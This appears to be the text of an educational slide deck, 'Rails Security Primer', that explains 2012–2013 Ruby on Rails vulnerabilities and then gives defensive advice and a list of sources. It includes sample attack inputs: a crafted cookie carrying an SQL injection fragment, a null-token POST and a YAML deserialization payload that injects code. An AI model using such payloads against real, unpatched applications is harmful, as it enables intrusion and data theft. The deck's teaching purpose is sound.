

# Rails Security Primer



**I am not a software  
security expert**

# CVE?

**Common  
Vulnerabilities and  
Exposures**



# Vulnerability

**A weakness that an attacker  
can use to exploit a system**

# Exploit

**A piece of software that exploits a vulnerability to achieve unintended or unanticipated behavior**

**CVE-2012-5664**

**SQL Injection  
Vulnerability**



# SQL Injection Vulnerability

...but only exploitable if you used Authlogic or  
find\_by\_\* methods in a certain way

# A cookie like

```
{  
  "session_id" => "41414141",  
  "user_credentials" => "Phenoelit",  
  "user_credentials_id" => {  
    :select=> " *, \"Phenoelit\" as  
persistence_token from users -- "  
  }  
}
```



...would create a  
query like this

```
User.find_by_id(params[:user_credentials_id])
```

...would create a  
query like this

```
User.find_by_id(params[:user_credentials_id])
```

```
User.find_by_id({:select =>"*, \"Phenoelit\"  
as persistence_token from users --"})
```

# ...would create a query like this


```
User.find_by_id(params[:user_credentials_id])
```

```
User.find_by_id({:select =>"*, \"Phenoelit\"  
as persistence_token from users --"})
```

```
SELECT *, "Phenoelit" as persistence_token  
from users -- FROM "users" WHERE  
"users"."id" IS NULL LIMIT 1
```



**Blood in the water...**



**THAT'S A BINGO!**

**CVE-2013-0155**

**CVE-2013-0156**

**CVE-2013-0269**

**CVE-2013-0333**



**CVE-2013-0155**

**"Unsafe Query  
Generation Risk in  
Ruby on Rails"**

```
def reset_password
  if (@user =
User.find_by_token(params[:token]))
    @user.reset_password!
```

```
    render :json => 'Success'
```

```
  else
```

```
    render :json => 'Failure'
```

```
  end
```

```
end
```

```
# POST to http://localhost:3000/users/
reset_password with "{\"token\":null}"
```

# **CVE-2013-0156**

**"Multiple vulnerabilities  
in parameter parsing in  
Action Pack"**



**Content-Type: text/xml**

```
<fail type="yaml">  
yaml: goes here  
foo:  
  - 1  
  - 2  
</fail>
```

**How can you exploit this?**

```
class Helpers
  def initialize
    @module = Module.new
  end

  def []=(key, value)
    @module.module_eval <<-END_EVAL
      def #{value}(*args)
        # ... other stuff
      end
    END_EVAL
  end
end
```



```
<fail type="yaml">  
--- !ruby/hash:Helpers  
foo: |-  
    mname; end; puts 'hello!'; def oops  
</fail>
```

```
<fail type="yaml">  
--- !ruby/hash:Helpers  
foo: |-  
  mname; end; puts 'hello!'; def oops  
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- Ah, this is a subclass of a Ruby hash with the class of Helpers

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- Ah, this is a subclass of a Ruby hash with the class of Helpers
- Create a new instance of Helpers



```
<fail type="yaml">
--- !ruby/hash:Helpers
foo: |-
  mname; end; puts 'hello!'; def oops
</fail>
```

- Ah, this is a subclass of a Ruby hash with the class of Helpers
- Create a new instance of Helpers
- Use []= method for each key-value-pair

```
class Helpers
  def initialize
    @module = Module.new
  end

  def []=(key, value)
    @module.module_eval <<-END_EVAL
      def #{value}(*args)
        # ... other stuff
      end
    END_EVAL
  end
end

['foo', "mname; end; puts 'hello!'; def
oops"]
```

```
def mname; end; puts 'hello!'; def  
oops(*args)  
  # ... other stuff  
end
```



```
def mname  
end
```

```
puts 'hello!'
```

```
def oops(*args)  
  # ... other stuff  
end
```

# **CVE-2013-0269**

**"Denial of Service and  
Unsafe Object Creation  
Vulnerability in JSON"**

```
JSON.parse( '{"json_class":"JSON::GenericObject","foo":"bar"}' )  
# => #<JSON::GenericObject  
foo="bar">
```



**CVE-2013-0333**

**"Vulnerability in  
JSON Parser in Ruby  
on Rails 3.0 and 2.3"**

# Exploits naive JSON “parsing” in Rails

# “Potential Query Manipulation with Common Rails Practices”

```
User.where(:login_token=>params[:token]).first
```

```
SELECT * FROM `users` WHERE `login_token` = 0  
LIMIT 1;
```



**You might be  
vulnerable even if you  
don't know it**

**What can you do?**

# Subscribe to the relevant security news sources

rubyonrails-security

<http://www.ruby-lang.org/en/security/>  
(etc.)



**Treat each  
vulnerability as if your  
servers were  
physically on fire**

(i.e., as a big, "drop everything right now", deal)

# **Checklist: What to do when a new CVE is announced**

**Checklist:**  
**when you discover**  
**someone hacked you**



**Related: make a list  
of all your apps and  
their stacks**

**(Yes, all of them. Even the internal/  
non-released/non-Rails ones)**

**Minimize number  
of technologies  
that you use**

**Invest some time &  
money into security**



**Add a security  
page to your app**

# 37signals security overview.

## We protect your data.

All data is written to multiple disks instantly, backed up daily, and stored in multiple locations. Files that our customers upload are stored on servers that use modern techniques to remove bottlenecks and points of failure.

## Sophisticated physical security.

Our state-of-the-art servers are protected by biometric locks and round-the-clock interior and exterior surveillance monitoring. Only authorized personnel have access to the data center. 24/7/365 onsite staff provides additional protection against unauthorized entry and security breaches.

## Regularly-updated infrastructure.

Our software infrastructure is updated regularly with the latest security patches. Our products run on a dedicated network which is locked down with firewalls and carefully monitored. While perfect security is a moving target, we work with security researchers to keep up with the state-of-the-art in web security.

## Full redundancy for all major systems.

Our servers — from power supplies to the internet connection to the air purifying systems — operate at full redundancy. Our systems are engineered to stay up even if multiple servers fail.

## We protect your billing information.

All credit card transactions are processed using secure encryption—the same level of encryption used by leading banks. Card information is transmitted, stored, and processed securely on a [PCI-Compliant network](#).

## Want to know more?

[Submit a support request](#) if you have other security questions and we'll get back to you as quickly as we can.

## Have a concern? Need to report an incident?

Have you noticed abuse, misuse, or experienced an incident with your account? Please visit our [security response](#) page for details on how to securely submit a report.



## The world's most respected brands trust our web-based products to run their businesses.



## Here's everything we offer, soup to nuts

# Software Security sucks





Sources I used for this talk:

<http://www.kalzumeus.com/2013/01/31/what-the-rails-security-issue-means-for-your-startup/>

<http://ronin-ruby.github.com/blog/2013/01/09/rails-pocs.html>

<http://ronin-ruby.github.com/blog/2013/01/28/new-rails-poc.html>

<http://blog.codeclimate.com/blog/2013/01/10/rails-remote-code-execution-vulnerability-explained/>

<http://tenderlovmaking.com/2013/02/06/yaml-f7u12.html>

<http://blog.gemfury.com/post/42259456238/rubygems-vulnerability-explained>

**Further reading:**

**<http://guides.rubyonrails.org/security.html> Ruby On Rails Security Guide**

**<http://rails-sqli.org> Rails SQL Injection Overview**

**<http://brakemanscanner.org> Brakeman:  
Vulnerability scanner for Rails**

**<https://groups.google.com/forum/rubyonrails-security>**

# Questions?

Slides: <https://speakerdeck.com/cypher/rails-security-primer>

Blog: <http://nuclearsquid.com>

Contact: <http://nuclearsquid.com/about>